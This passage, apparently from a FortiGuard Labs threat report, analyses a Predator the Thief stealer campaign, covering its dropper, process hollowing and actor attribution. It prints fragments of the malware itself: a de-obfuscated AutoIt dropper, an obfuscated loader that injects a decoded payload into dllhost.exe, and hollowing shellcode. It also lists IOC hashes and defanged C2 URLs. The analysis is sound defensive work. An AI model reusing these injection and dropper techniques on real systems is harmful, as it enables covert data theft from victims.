clearEvidence()
```

Figure 13. De-obfuscated AutoIt script

As the de-obfuscated script shows, it reads and decodes the resource, then it loads the shellcode for injecting the decoded payload — which is *Predator the Thief* malware.



Figure 14. Decoded executable from resource section in original executable file

Common Shellcode for Hollow Process Injection

When AutoIt script calls the shellcode, it creates a suspended process for “dllhost.exe”, and then uses this hollow process to inject the Predator payload.

```
mov     eax, [esi+IMAGE_NT_HEADERS.OptionalHeader.AddressOfEntryPoint]
add     eax, [ebp+predator_payload_base]
mov     [ebp+context._Eax], eax
lea     eax, [ebp+context]
push    eax
push    [ebp+hThread]
call    [ebp+SetThreadContext]
test    eax, eax
jz      loc_3A4
push    [ebp+hThread]
call    [ebp+ResuneThread]
```

Figure 15. Shellcode for injecting Predator payload into hollow process

Unused Functions in the Malicious AutoIt Script

1. Removable device file replacement
It creates files with a “*.pif” extension, copies the names from the original files, and then removes the original files. It replaces all the files on removable devices with the malware and tries to deceive its victims into executing the malware.

2. UAC bypass
It uses two methods to implement fileless UAC bypass. One uses Event Viewer through registry hijacking, and the other one uses “fodhelper.exe”

3. Downloader for executing the next stage of the malware

Looking for the Artifacts

If we recheck the AutoIt script created by the actor, we find something interesting in its path. The script author has left behind install paths from his system.

```
DirCreate(@AppDataDir & "\Z71023832")
FileInstall("C:\Users\nrjat\OneDrive\Рабочий стол\-=DeSSiGneR=-\kleu\setups.exe", @AppDataDir & "\Z71023832\setups.exe", 1)
ShellExecute(@AppDataDir & "\Z71023832\setups.exe", "", @AppDataDir & "\Z71023832")
FileInstall("C:\Users\nrjat\OneDrive\Рабочий стол\-=DeSSiGneR=-\kleu\Заказ_на_пошив_костюмов_от_первого.docx", @AppDataDir &
"\Z71023832\Заказ_на_пошив_костюмов_от_первого.docx", 1)
ShellExecute(@AppDataDir & "\Z71023832\Заказ_на_пошив_костюмов_от_первого.docx", "", @AppDataDir & "\Z71023832")
```

Figure 16. Install paths in first stage AutoIt script

We found interesting strings within these paths. “Рабочий стол”, found in one string, stands for “Desktop” in the Russian version of Windows. In addition, the C2 server — hxxp://sonsobakq1.mcdir[.]ru — can be also interpreted from Russian as “Son of a dog”, or “Dream of a dog”. Combined with a document name written in Russian, we can be fairly certain sure that the actor behind this campaign is a Russian-speaker.

Furthermore, we decided to look for any other information linked to the “nrjat” username written in a malicious script file. The username itself looks like a mistype of the “njRAT” malware widely used by different actors. So when we searched for the “C:\Users\nrjat\” string used in malware, we found samples possibly related to this

actor. First, we found an AutoIt script sample which is almost the same as the one we analyzed in the previous section:

```
AIYEZPFZWLVTG( "DsmUserTask" )
#AutoIt3Wrapper_Res_File_Add="C:\Users\nrjat\Downloads\CypherIT\Update11\Building\Bin\bdesvc.bin", RT_RCDATA, SpeechModelDownload1
#AutoIt3Wrapper_Res_File_Add="C:\Users\nrjat\Downloads\CypherIT\Update11\Building\Bin\CertEnrollCtrl.bin", RT_RCDATA, AgentService2
LOCAL $KEDGLDAKBZRLVPBA = DLLSTRUCTGETDATA( BMLFBCVLVCRSLWNLGYMBVTJSXSO( "SpeechModelDownload1" , 10 ) , 1 )
$KEDGLDAKBZRLVPBA &= DLLSTRUCTGETDATA( BMLFBCVLVCRSLWNLGYMBVTJSXSO( "AgentService2" , 10 ) , 1 )
$KEDGLDAKBZRLVPBA = DECDATA( $KEDGLDAKBZRLVPBA , "hekjwpesfyfxksopgkqufvrtvqiazhonhccsyclkknmmwggpgt" )
AYJRUSBTEFEXPQVHTOKNCF( )
$STARTUPDIR = @USERPROFILEDIR & "\"
$XVUOMWKZGPDBYGGTQHTHFJXXE = @HOMEDRIVE & "\Windows\System32\dllhost.exe"
BMGFRPPPXVSCOAMERYDLROHJH( $XVUOMWKZGPDBYGGTQHTHFJXXE , "" , $KEDGLDAKBZRLVPBA , FALSE )
```

Figure 17. AutoIt script sample related to the nrjat

In addition, the actor has a habit of compiling malware in debug mode of Visual Studio. The following figure shows the list of the samples developed or compiled by the "nrjat".

Time	Hash	Malware Family	debug pdb
Jun-18	a501dbeb6190252dee719099a7df2857c4dba4a0c196ac3ca9200c23bc348597	XMRig CPU miner	C:\Users\nrjat\Downloads\xmrig-2.6.2\build\Debug\xmrig.pdb
Jun-18	b3e0e892968f12a0511014cde572f04ef03d1719e98d9f63eca0eb766e6049e7	Raroginer	C:\Users\nrjat\source\repos\WindowsApp1\WindowsApp1\obj\Debug\WindowsApp1.pdb
Jun-18	818c1ea41f995580fa01a46f1ffd38f58d0633bba6a21e4cede525fd2c289dbf	Raroginer	C:\Users\nrjat\source\repos\WindowsApp2\WindowsApp2\obj\Debug\WindowsApp2.pdb
Jun-18	d8f8811b49dcda80908e3c8fe98d5b9ac45344c2fbbe3ba3ab0533ea897ffd5e	Raroginer	C:\Users\nrjat\source\repos\ConsoleApp1\ConsoleApp1\obj\Debug\ConsoleApp1.pdb
Jun-18	a3a30b0521eb8fd3d2f13c2c934d12c44db80a4e81642b800549009de4cf40ec	Raroginer	C:\Users\nrjat\source\repos\ConsoleApp1\ConsoleApp1\obj\Debug\ConsoleApp1.pdb
Jun-18	83ef12cddbc4b68357b79d167dacefc4e94b3cf49fde2f8412f08b8a50cf7a23	Raroginer	C:\Users\nrjat\source\repos\ConsoleApp1\ConsoleApp1\obj\Debug\ConsoleApp1.pdb
Jun-18	126e43dbcd5851341ac2b5dcf3729d06b6ee4c858984efffff8150f36990a56ce	Morpheus Crypter Cracked by Reborn	C:\Users\nrjat\Downloads\CRYPTER SOURCES\CRYPTER SOURCES\C# (MCRYPT\obj\Debug\EladitosCrypter.pdb
Jun-18	d4c1d131ff1d5df5ec8584a3bf0364c94cafea4fd107a081c413cba8c7384f20	Raroginer	C:\Users\nrjat\Downloads\Project6\Release\Stub.pdb
Jul-18	85f5c093609938bdd0eede165e9c225e64bd3af1020f38e86bfb20ad708cf694	self-morphing-csharp-binary	C:\Users\nrjat\Downloads\self-morphing-csharp-binary-master\Payload\obj\Debug\Payload.pdb
Oct-18	98a951540c810b9b20ba319eb2ec43656cd5e02a9644292f8682752f1697aa1c	Arkei Stealer	C:\Users\nrjat\Downloads\self-morphing-csharp-binary-master\Payload\obj\Debug\333.pdb
Oct-18	7390a16aa246b30faac296c8ce50eda601943b032497b950c8c47c41c02ac588	Arkei Stealer	C:\Users\nrjat\Downloads\self-morphing-csharp-binary-master\Payload\obj\Debug\333333333.pdb
Oct-18	7b5d2783d41e962b590f5727c07619997c060068c4e864d9c605777dc161f506	Arkei Stealer	C:\Users\nrjat\source\repos\arkei\arkei\obj\Debug\suprime.pdb
Nov-18	dab4ce6249544b0bf0f8e6ae8a7cea826e0c21225e8aaf9beacf6a6eb800169d	Arkei Stealer	C:\Users\nrjat\source\repos\arkei\arkei\obj\Debug\arkei.pdb
Nov-18	0c77942d137bf7e6ecf279e1adc98b04641c510eebc2ed826391aef57b086f50	Arkei Stealer	C:\Users\nrjat\Downloads\self-morphing-csharp-binary-master\Payload\obj\Debug\photo.pdb
Nov-18	7bb0f348581217 3fec7e4e1ffda148631de33438cc9ece5bfb6f3ea0dc912a16	Arkei Stealer	C:\Users\nrjat\source\repos\WindowsFormsApp10\WindowsFormsApp10\obj\Debug\nano.pdb
Nov-18	d42876d4c096fdc9b6fd3b1ef94088c0605b06ff288c4658c39c304dc65bd6e3	XMRig CPU miner	C:\Users\nrjat\Downloads\xmrig-2.8.3\build\Debug\xmrig.pdb
Nov-18	1e0a23c53f8aad24446a6ad9404b0251687d402547ab8bb3f949ab9e2e89d9c3	Arkei Stealer	C:\Users\nrjat\source\repos\arkei\arkei\obj\Debug\data.pdb

Figure 18. Samples developed or compiled by the actor

Using these artifacts, what's left in the malware samples makes it easier for us to observe his activities. In June of 2018, he compile the XMR miner. And since October 2018, he has started compiling and using "Arkei stealer" malware. After researching his previous activity, we found several samples to be buggy – their decryption component was broken and the malware was not able to properly unpack itself. We also discovered that he tried to obfuscate the Arkei stealer with a "self-morphing-csharp-binary" packer, the source of which we were able to find on GitHub.

In general, all of the samples we examined contain debug information of "nrjat", and we also observed the consistent use of specific obfuscation tools like CypherIT Crypter used in the current campaign.

Conclusion

FortiGuard Labs tracked the *Predator the Thief* campaign targeting Russian speakers.

We found out that the campaign actor has been active since last June, 2018. The actor possibly collected his malware from one of the hacking forums or chats and prepared at least one template for his phishing campaign. He also uses simple but effective phishing techniques to make victims execute the malware.

Predator the Stealer in this campaign has not change much from previous versions, but we have found several new tricks the actor uses for spreading this malware. He uses fake zips and documents. Sometimes very specifically targeted to a victim, and even uses the WinRAR exploit to spread the malware. The payload was

packed using a third-party packing tool that utilizes the AutoIT scripting language. Checking the path hardcoded in the script revealed that this “nrjat” actor is experimenting with different malware and stealers.

FortiGuard Labs will continue to monitor this malware author’s activity along with any *Predator the Thief* malware campaigns.

-= FortiGuard Lion Team =-

Solution

Fortinet users are protected from mentioned malicious threats with the following solutions:

- Files are detected by FortiGuard Antivirus
- Malicious URLs are blocked by our FortiGuard Web Filtering Service

IOCs

WinRAR exploit Sample:
0387349a884258b521ab239aa8d66832f61998276f07d928cddd6bcbc1cf6235 - AutoIt/Injector.DVD!tr

Phishing zip sample:
52fecde66e386cc9b8affe3ff9a0a3ca7d1183ff64e22e9538d0da710bb0818d - AutoIt/Injector.DTS!tr

AutoIt packed Predator:
976246e1663a6a4281ded0fecf4623f046f3d469afce3606987cdf95853ec72b - AutoIt/Injector.DVD!tr
1f6be31a365b27db0b241c2cca082f3125c9b1614a333131d094d803e663d30d - AutoIt/Injector.DUS!tr
63ac7687506b4fe7538bc21c349c3eb913b334e2e6536ff1e5beb05f34587ce5 - AutoIt/Injector.DUS!tr
924c3d33537b72f7f499c982757e630a3e6fe673ee1293ea2e669a14d18155b5 - AutoIt/Injector.DUS!tr

Unpacked Predator:
6651bd04b08e6ac98189750348c32c8c78f35cb800f87a4c654c28451242eb50 - W32/Agent.PPZ!tr.spy

AutoIt Script from CypherIT:
e627dd82ff3bfed8fcac4f297e41af46856109c333640d14af3027e9ec576707 - VBS/Nymeria.6707!tr.dldr

Coinminer:
a501dbeb6190252dee719099a7df2857c4dba4a0c196ac3ca9200c23bc348597 - Riskware/CoinMiner
b3e0e892968f12a0511014cde572f04ef03d1719e98d9f63eca0eb766e6049e7 - MSIL/Kryptik.EOJ!tr
818c1ea41f995580fa01a46f1ffd38f58d0633bba6a21e4cede525fd2c289dbf - MSIL/Kryptik.EOJ!tr
d8f8811b49dcda80908e3c8fe98d5b9ac45344c2fbbe3ba3ab0533ea897ffd5e - MSIL/GenKryptik.BYPV!tr
a3a30b0521eb8fd3d2f13c2c934d12c44db80a4e81642b800549009de4cf40ec - W32/Kryptik.OIC!tr
83ef12cddbc4b68357b79d167dacefc4e94b3cf49fde2f8412f08b8a50cf7a23 - MSIL/Kryptik.OJC!tr
126e43dbcd5851341ac2b5dcf3729d06b6ee4c858984effff8150f36990a56ce - W32/Generic_PUA_MP!tr
d4c1d131ff1d5df5ec8584a3bf0364c94cafea4fd107a081c413cba8c7384f20 - W32/Kryptik.OIO!tr
d42876d4c096fdc9b6fd3b1ef94088c0605b06ff288c4658c39c304dc65bd6e3 - W64/CoinMiner!tr

self-morphing-csharp-binary:
85f5c093609938bdd0eede165e9c225e64bd3af1020f38e86bfb20ad708cf694 - MSIL/Agent.DMA!tr

Arkei Stealer:
98a951540c810b9b20ba319eb2ec43656cd5e02a9644292f8682752f1697aa1c - MSIL/Agent.DMA!tr
7390a16aa246b30faac296c8ce50eda601943b032497b950c8c47c41c02ac588 - MSIL/Agent.DMA!tr
7b5d2783d41e962b590f5727c07619997c060068c4e864d9c605777dc161f506-MSIL/GenKryptik.CLXD!tr
dab4ce6249544b0bf0f8e6ae8a7cea826e0c21225e8aaf9beacf6a6eb800169d - MSIL/GenKryptik.CLXD!tr
0c77942d137bf7e6ecf279e1adc98b04641c510eebc2ed826391aef57b086f50 - MSIL/Agent.DMA!tr
7bb0f3485812173fec7e4e1ffda148631de33438cc9ece5bfb6f3ea0dc912a16 - MSIL/GenKryptik.CLXD!tr
1e0a23c53f8aad24446a6ad9404b0251687d402547ab8bb3f949ab9e2e89d9c3-MSIL/GenKryptik.CLXD!tr

C2 URLs:
hxxp://sonsobakq1.mcdir[.]ru/ - Malicious
hxxp://sonsobakq1.mcdir[.]ru/api/conf.get - Malicious
hxxp://sonsobakq1.mcdir[.]ru/api/info.get - Malicious
hxxp://sonsobakq1.mcdir[.]ru/api/gate.get - Malicious
hxxp://sonsobakq1.mcdir[.]ru/api/download.get - Malicious
